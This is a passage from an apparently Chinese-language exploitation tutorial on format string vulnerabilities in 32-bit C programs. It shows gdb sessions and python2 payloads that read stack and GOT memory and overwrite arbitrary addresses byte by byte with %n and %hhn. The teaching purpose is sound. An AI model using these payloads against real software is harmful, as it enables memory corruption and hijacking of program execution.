0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a2
9)
[-------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555642 in main ()
```

格式字符串的地址在 `0xffffd584` ，从下面的输出中可以看到它们在栈中是怎样排布的：

```
gdb-peda$ x/20w $esp
0xffffd550:     0xffffd584      0x00000001      0x88888888
0xffffffff
0xffffd560:     0xffffd57a      0xffffd584      0x56555220
0x565555d7
0xffffd570:     0xf7ffda54      0x00000001      0x424135d0
0x00004443
0xffffd580:     0x00000000      0x41414141      0x2e70252e
0x252e7025
0xffffd590:     0x70252e70      0x2e70252e      0x252e7025
0x70252e70
gdb-peda$ x/20wb 0xffffd584
0xffffd584:     0x41    0x41    0x41    0x41    0x2e    0x25
0x70    0x2e
0xffffd58c:     0x25    0x70    0x2e    0x25    0x70    0x2e
0x25    0x70
0xffffd594:     0x2e    0x25    0x70    0x2e
gdb-peda$ python print('\x2e\x25\x70')
.%p
```

下面是程序运行的结果：

```
gdb-peda$ c
Continuing.
AAAA.0x1.0x88888888.0xffffffff.0xffffd57a.0xffffd584.0x56555220.
0x565555d7.0xf7ffda54.0x1.0x424135d0.0x4443.(nil).0x41414141.0x2
e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0
x2e70252e
```

`0x41414141` 是输出的第 13 个字符，所以我们使用 `%13$s` 即可读出 `0x41414141` 处的内容，当然，这里可能是一个不合法的地址。下面我们把 `0x41414141` 换成我们需要的合法的地址，比如字符串 `ABCD` 的地址 `0xffffd57a`：

```
$ python2 -c 'print("\x7a\xd5\xff\xff"+".%13$s")' > text
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done
.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers-------------------
---------------]
EAX: 0xffffd584 --> 0xffffd57a ("ABCD")
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd54c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-----------------------------------code---------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
```

```
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[-------------------------------------stack-----------------------
---------------]
0000| 0xffffd54c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd550 --> 0xffffd584 --> 0xffffd57a ("ABCD")
0008| 0xffffd554 --> 0x1
0012| 0xffffd558 --> 0x88888888
0016| 0xffffd55c --> 0xffffffff
0020| 0xffffd560 --> 0xffffd57a ("ABCD")
0024| 0xffffd564 --> 0xffffd584 --> 0xffffd57a ("ABCD")
0028| 0xffffd568 --> 0x80481fc --> 0x38 ('8')
[-------------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20w $esp
0xffffd54c:     0x08048520      0xffffd584      0x00000001
0x88888888
0xffffd55c:     0xffffffff      0xffffd57a      0xffffd584
0x080481fc
0xffffd56c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd57c:     0x00004443      0x00000000      0xffffd57a
0x3331252e
0xffffd58c:     0x00007324      0xffffd5ca      0x00000001
0x000000c2
gdb-peda$ x/s 0xffffd57a
0xffffd57a:     "ABCD"
gdb-peda$ c
Continuing.
z[illegible].ABCD
```

当然这也没有什么用，我们真正经常用到的地方是，把程序中某函数的 GOT 地址传进去，然后获得该地址所对应的函数的虚拟地址。然后根据函数在 libc 中的相对位置，计算出我们需要的函数地址（如 `system()`）。如下面展示的这样：

先看一下重定向表：

```
$ readelf -r a.out

Relocation section '.rel.dyn' at offset 0x2e8 contains 1 entries
:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000206 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2f0 contains 4 entries
:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a010  00000307 R_386_JUMP_SLOT   00000000   __libc_start_mai
n@GLIBC_2.0
0804a014  00000407 R_386_JUMP_SLOT   00000000   putchar@GLIBC_2.
0
0804a018  00000507 R_386_JUMP_SLOT   00000000   __isoc99_scanf@G
LIBC_2.7
```

`.rel.plt` 中有四个函数可供我们选择，按理说选择任意一个都没有问题，但是在实践中我们会发现一些问题。下面的结果分别是 `printf`、`__libc_start_main`、`putchar` 和 `__isoc99_scanf`：

```
$ python2 -c 'print("\x0c\xa0\x04\x08"+".%p"*20)' | ./a.out

.0x1.0x88888888.0xffffffff.0xffe22cfa.0xffe22d04.0x80481fc.0x804
84b0.0xf77afa54.0x1.0x424155d0.0x4443.(nil).0x2e0804a0.0x252e702
5.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7
025

$ python2 -c 'print("\x10\xa0\x04\x08"+".%p"*20)' | ./a.out
.0x1.0x88888888.0xffffffff.0xffd439ba.0xffd439c4.0x80481fc.0x804
84b0.0xf77b6a54.0x1.0x4241c5d0.0x4443.(nil).0x804a010.0x2e70252e
.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e7025
2e

$ python2 -c 'print("\x14\xa0\x04\x08"+".%p"*20)' | ./a.out

.0x1.0x88888888.0xffffffff.0xffcc17aa.0xffcc17b4.0x80481fc.0x804
84b0.0xf7746a54.0x1.0x4241c5d0.0x4443.(nil).0x804a014.0x2e70252e
.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e7025
2e

$ python2 -c 'print("\x18\xa0\x04\x08"+".%p"*20)' | ./a.out
▒.0x1.0x88888888.0xffffffff.0xffcb99aa.0xffcb99b4.0x80481fc.0x80
484b0.0xf775ca54.0x1.0x424125d0.0x4443.(nil).0x804a018.0x2e70252
e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e702
52e
```

细心一点你就会发现第一个（ `printf` ）的结果有问题。我们输入了 `\x0c\xa0\x04\x08` （ `0x0804a00c` ），可是 13 号位置输出的结果却是 `0x2e0804a0` ，那么， `\x0c` 哪去了，查了一下 ASCII 表：

```
Oct   Dec   Hex   Char
────────────────────────────────────────
014   12    0C    FF  '\f' (form feed)
```

于是就被省略了，同样会被省略的还有很多，如 `\x07` （'\a'）、 `\x08` （'\b'）、 `\x20` （SPACE）等的不可见字符都会被省略。这就会让我们后续的操作出现问题。所以这里我们选用最后一个（ `__isoc99_scanf` ）。

```
$ python2 -c 'print("\x18\xa0\x04\x08"+"%13$s")' > text
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done
.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers-----------------------
---------------]
EAX: 0xffffd584 --> 0x804a018 --> 0xf7e3a790 (<__isoc99_scanf>:
push   ebp)
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd54c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[-------------------------------------stack---------------------
---------------]
0000| 0xffffd54c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd550 --> 0xffffd584 --> 0x804a018 --> 0xf7e3a790 (<_
_isoc99_scanf>: push   ebp)
```

```
0008| 0xffffd554 --> 0x1
0012| 0xffffd558 --> 0x88888888
0016| 0xffffd55c --> 0xffffffff
0020| 0xffffd560 --> 0xffffd57a ("ABCD")
0024| 0xffffd564 --> 0xffffd584 --> 0x804a018 --> 0xf7e3a790 (<_
_isoc99_scanf>: push   ebp)
0028| 0xffffd568 --> 0x80481fc --> 0x38 ('8')
[-------------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20w $esp
0xffffd54c:     0x08048520      0xffffd584      0x00000001
0x88888888
0xffffd55c:     0xffffffff      0xffffd57a      0xffffd584
0x080481fc
0xffffd56c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd57c:     0x00004443      0x00000000      0x0804a018
0x24333125
0xffffd58c:     0x00f00073      0xffffd5ca      0x00000001
0x000000c2
gdb-peda$ x/w 0x804a018
0x804a018:      0xf7e3a790
gdb-peda$ c
Continuing.
▒▒▒▒
```

虽然我们可以通过 `x/w` 指令得到 `__isoc99_scanf` 函数的虚拟地址 `0xf7e3a790`。但是由于 `0x804a018` 处的内容是仍然一个指针，使用 `%13$s` 打印并不成功。在下面的内容中将会介绍怎样借助 pwntools 的力量，来获得正确格式的虚拟地址，并能够对它有进一步的利用。

当然并非总能通过使用 4 字节的跳转（如 `AAAA`）来步进参数指针去引用格式字符串的起始部分，有时，需要在格式字符串之前加一个、两个或三个字符的前缀来实现一系列的 4 字节跳转。

覆盖栈内容

现在我们已经可以读取栈上和任意地址的内存了，接下来我们更进一步，通过修改栈和内存来劫持程序的执行流程。`%n` 转换指示符将 `%n` 当前已经成功写入流或缓冲区中的字符个数存储到地址由参数指定的整数中。

```
#include<stdio.h>
void main() {
    int i;
    char str[] = "hello";

    printf("%s %n\n", str, &i);
    printf("%d\n", i);
}
```

```
$ ./a.out
hello
6
```

`i` 被赋值为 6，因为在遇到转换指示符之前一共写入了 6 个字符（`hello` 加上一个空格）。在没有长度修饰符时，默认写入一个 `int` 类型的值。

通常情况下，我们要需要覆写的值是一个 shellcode 的地址，而这个地址往往是一个很大的数字。这时我们就需要通过使用具体的宽度或精度的转换规范来控制写入的字符个数，即在格式字符串中加上一个十进制整数来表示输出的最小位数，如果实际位数大于定义的宽度，则按实际位数输出，反之则以空格或 0 补齐（`0` 补齐时在宽度前加点 `.` 或 `0`）。如：

```
#include<stdio.h>
void main() {
    int i;

    printf("%10u%n\n", 1, &i);
    printf("%d\n", i);
    printf("%.50u%n\n", 1, &i);
    printf("%d\n", i);
    printf("%0100u%n\n", 1, &i);
    printf("%d\n", i);
}
```

```
$ ./a.out
         1
10
00000000000000000000000000000000000000000000000000000001
50
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000001
100
```

就是这样，下面我们把地址 `0x8048000` 写入内存：

```
printf("%0134512640d%n\n", 1, &i);
```

```
$ ./a.out
...
0x8048000
```

还是我们一开始的程序，我们尝试将 `arg2` 的值更改为任意值（比如 `0x00000020`，十进制 32），在 gdb 中可以看到得到 `arg2` 的地址 `0xffffd538`，那么我们构造格式字符串 `\x38\xd5\xff\xff%08x%08x%012d%13$n`，其中 `\x38\xd5\xff\xff` 表示 `arg2` 的地址，占 4 字节，`%08x%08x` 表示两个 8 字符宽的十六进制数，占 16 字节，`%012d` 占 12 字节，三个部分加起来就占了 4+16+12=32 字节，即把 `arg2` 赋值为 `0x00000020`。格式字符串最后一部分 `%13$n` 也是最重要的一部分，和上面的内容一样，表示格式字符串的第 13 个参数，即写入 `0xffffd538` 的地方（`0xffffd564`），`printf()` 就是通过这个地址找到被覆盖的内容的：

```
$ python2 -c 'print("\x38\xd5\xff\xff%08x%08x%012d%13$n")' > tex
t
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done
.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers-------------------
```

```
---------------]
EAX: 0xffffd564 --> 0xffffd538 --> 0x88888888
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[-------------------------------------stack--------------------
---------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
```

```
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001
0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564
0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd55c:     0x00004443      0x00000000      0xffffd538
0x78383025
0xffffd56c:     0x78383025      0x32313025      0x33312564
0x00006e24
gdb-peda$ finish
Run till exit from #0  0xf7e27c20 in printf () from /usr/lib32/l
ibc.so.6
[----------------------------------registers-------------------
---------------]
EAX: 0x20 (' ')
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x0
EDX: 0xf7f98830 --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x20 (' ')
EIP: 0x8048520 (<main+138>:     add    esp,0x20)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x8048514 <main+126>:        lea    eax,[ebp-0x94]
   0x804851a <main+132>:        push   eax
   0x804851b <main+133>:        call   0x8048350 <printf@plt>
=> 0x8048520 <main+138>:        add    esp,0x20
   0x8048523 <main+141>:        sub    esp,0xc
   0x8048526 <main+144>:        push   0xa
   0x8048528 <main+146>:        call   0x8048370 <putchar@plt>
   0x804852d <main+151>:        add    esp,0x10
[-------------------------------------stack---------------------
---------------]
0000| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x20 (' ')
```

```
0004| 0xffffd534 --> 0x1
0008| 0xffffd538 --> 0x20 (' ')
0012| 0xffffd53c --> 0xffffffff
0016| 0xffffd540 --> 0xffffd55a ("ABCD")
0020| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x20 (' ')
0024| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
0028| 0xffffd54c --> 0x80484b0 (<main+26>:      add    ebx,0x1b5
0)
[-------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x08048520 in main ()
gdb-peda$ x/20x $esp
0xffffd530:     0xffffd564      0x00000001      0x00000020
0xffffffff
0xffffd540:     0xffffd55a      0xffffd564      0x080481fc
0x080484b0
0xffffd550:     0xf7ffda54      0x00000001      0x424135d0
0x00004443
0xffffd560:     0x00000000      0xffffd538      0x78383025
0x78383025
0xffffd570:     0x32313025      0x33312564      0x00006e24
0xf7e70240
```

对比 `printf()` 函数执行前后的输出，`printf` 首先解析 `%13$n` 找到获得地址 `0xffffd564` 的值 `0xffffd538`，然后跳转到地址 `0xffffd538`，将它的值 `0x88888888` 覆盖为 `0x00000020`，就得到 `arg2=0x00000020`。

覆盖任意地址内存

也许已经有人发现了一个问题，使用上面覆盖内存的方法，值最小只能是 4，因为单单地址就占去了 4 个字节。那么我们怎样覆盖比 4 小的值呢。利用整数溢出是一个方法，但是在实践中这样做基本都不会成功。再想一下，前面的输入中，地址都位于格式字符串之前，这样做真的有必要吗，能否将地址放在中间。我们来试一下，使用格式字符串 `"AA%15$nA"+"\x38\xd5\xff\xff"`，开头的 `AA` 占两个字节，即将地址赋值为 `2`，中间是 `%15$n` 占 5 个字节，这里不是 `%13$n`，因为地址被我们放在了后面，在格式字符串的第 15 个参数，后面跟上一个 `A` 占用

一个字节。于是前半部分总共占用了 2+5+1=8 个字节，刚好是两个参数的宽度，这里的 8 字节对齐十分重要。最后再输入我们要覆盖的地址 `\x38\xd5\xff\xff` ，详细输出如下：

```
$ python2 -c 'print("AA%15$nA"+"\x38\xd5\xff\xff")' > text
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done
.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers-----------------------
---------------]
EAX: 0xffffd564 ("AA%15$nA8\325\377\377")
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[-------------------------------------stack---------------------
---------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
```

```
0004| 0xffffd530 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
[-------------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001
0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564
0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd55c:     0x00004443      0x00000000      0x31254141
0x416e2435
0xffffd56c:     0xffffd538      0xffffd500      0x00000001
0x000000c2
gdb-peda$ finish
Run till exit from #0  0xf7e27c20 in printf () from /usr/lib32/l
ibc.so.6
[----------------------------------registers-----------------------
---------------]
EAX: 0x7
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x0
EDX: 0xf7f98830 --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd530 --> 0xffffd564 ("AA%15$nA8\325\377\377")
EIP: 0x8048520 (<main+138>:     add    esp,0x20)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-----------------------------------code-----------------------
```

```
---------------]
   0x8048514 <main+126>:        lea    eax,[ebp-0x94]
   0x804851a <main+132>:        push   eax
   0x804851b <main+133>:        call   0x8048350 <printf@plt>
=> 0x8048520 <main+138>:        add    esp,0x20
   0x8048523 <main+141>:        sub    esp,0xc
   0x8048526 <main+144>:        push   0xa
   0x8048528 <main+146>:        call   0x8048370 <putchar@plt>
   0x804852d <main+151>:        add    esp,0x10
[-----------------------------------stack----------------------
---------------]
0000| 0xffffd530 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0004| 0xffffd534 --> 0x1
0008| 0xffffd538 --> 0x2
0012| 0xffffd53c --> 0xffffffff
0016| 0xffffd540 --> 0xffffd55a ("ABCD")
0020| 0xffffd544 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0024| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
0028| 0xffffd54c --> 0x80484b0 (<main+26>:      add    ebx,0x1b5
0)
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x08048520 in main ()
gdb-peda$ x/20x $esp
0xffffd530:     0xffffd564      0x00000001      0x00000002
0xffffffff
0xffffd540:     0xffffd55a      0xffffd564      0x080481fc
0x080484b0
0xffffd550:     0xf7ffda54      0x00000001      0x424135d0
0x00004443
0xffffd560:     0x00000000      0x31254141      0x416e2435
0xffffd538
0xffffd570:     0xffffd500      0x00000001      0x000000c2
0xf7e70240
```

对比 `printf()` 函数执行前后的输出，可以看到我们成功地给 `arg2` 赋值了 `0x00000020` 。

说完了数字小于 4 时的覆盖，接下来说说大数字的覆盖。前面的方法教我们直接输入一个地址的十进制就可以进行赋值，可是，这样占用的内存空间太大，往往会覆盖掉其他重要的地址而产生错误。其实我们可以通过长度修饰符来更改写入的值的大小：

```
char c;
short s;
int i;
long l;
long long ll;

printf("%s %hhn\n", str, &c);        // 写入单字节
printf("%s %hn\n", str, &s);         // 写入双字节
printf("%s %n\n", str, &i);          // 写入4字节
printf("%s %ln\n", str, &l);         // 写入8字节
printf("%s %lln\n", str, &ll);       // 写入16字节
```

试一下：

```
$ python2 -c 'print("A%15$hhn"+"\x38\xd5\xff\xff")' > text
0xffffd530:     0xffffd564      0x00000001      0x88888801
0xffffffff

$ python2 -c 'print("A%15$hnA"+"\x38\xd5\xff\xff")' > text
0xffffd530:     0xffffd564      0x00000001      0x88880001
0xffffffff

$ python2 -c 'print("A%15$nAA"+"\x38\xd5\xff\xff")' > text
0xffffd530:     0xffffd564      0x00000001      0x00000001
0xffffffff
```

于是，我们就可以逐字节地覆盖，从而大大节省了内存空间。这里我们尝试写入 `0x12345678` 到地址 `0xffffd538` ，首先使用 `AAAABBBBCCCCDDDD` 作为输入：

```
gdb-peda$ r
AAAABBBBCCCCDDDD
[----------------------------------registers-----------------------
```

```
---------------]
EAX: 0xffffd564 ("AAAABBBBCCCCDDDD")
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[-------------------------------------stack---------------------
---------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd530 --> 0xffffd564 ("AAAABBBBCCCCDDDD")
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 ("AAAABBBBCCCCDDDD")
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
[-------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
```

```
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001
0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564
0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd55c:     0x00004443      0x00000000      0x41414141
0x42424242
0xffffd56c:     0x43434343      0x44444444      0x00000000
0x000000c2
gdb-peda$ x/4wb 0xffffd538
0xffffd538:     0x88    0x88    0x88    0x88
```

由于我们想要逐字节覆盖，就需要 4 个用于跳转的地址，4 个写入地址和 4 个值，对应关系如下（小端序）：

```
0xffffd564 -> 0x41414141 (0xffffd538) -> \x78
0xffffd568 -> 0x42424242 (0xffffd539) -> \x56
0xffffd56c -> 0x43434343 (0xffffd53a) -> \x34
0xffffd570 -> 0x44444444 (0xffffd53b) -> \x12
```

把 `AAAA`、`BBBB`、`CCCC`、`DDDD` 占据的地址分别替换成括号中的值，再适当使用填充字节使 8 字节对齐就可以了。构造输入如下：

```
$ python2 -c 'print("\x38\xd5\xff\xff"+"\x39\xd5\xff\xff"+"\x3a\
xd5\xff\xff"+"\x3b\xd5\xff\xff"+"%104c%13$hhn"+"%222c%14$hhn"+"%
222c%15$hhn"+"%222c%16$hhn")' > text
```

其中前四个部分是 4 个写入地址，占 4*4=16 字节，后面四个部分分别用于写入十六进制数，由于使用了 `hh`，所以只会保留一个字节 `0x78`（16+104=120 -> 0x56）、`0x56`（120+222=342 -> 0x0156 -> 56）、`0x34`（342+222=564 -> 0x0234 -> 0x34）、`0x12`（564+222=786 -> 0x312 -> 0x12）。执行结果如下：

```
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done
.
```

```
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
Starting program: /home/firmy/Desktop/RE4B/a.out < text
[----------------------------------registers-----------------------
---------------]
EAX: 0xffffd564 --> 0xffffd538 --> 0x88888888
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[-------------------------------------stack---------------------
---------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
```

```
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001
0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564
0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd55c:     0x00004443      0x00000000      0xffffd538
0xffffd539
0xffffd56c:     0xffffd53a      0xffffd53b      0x34303125
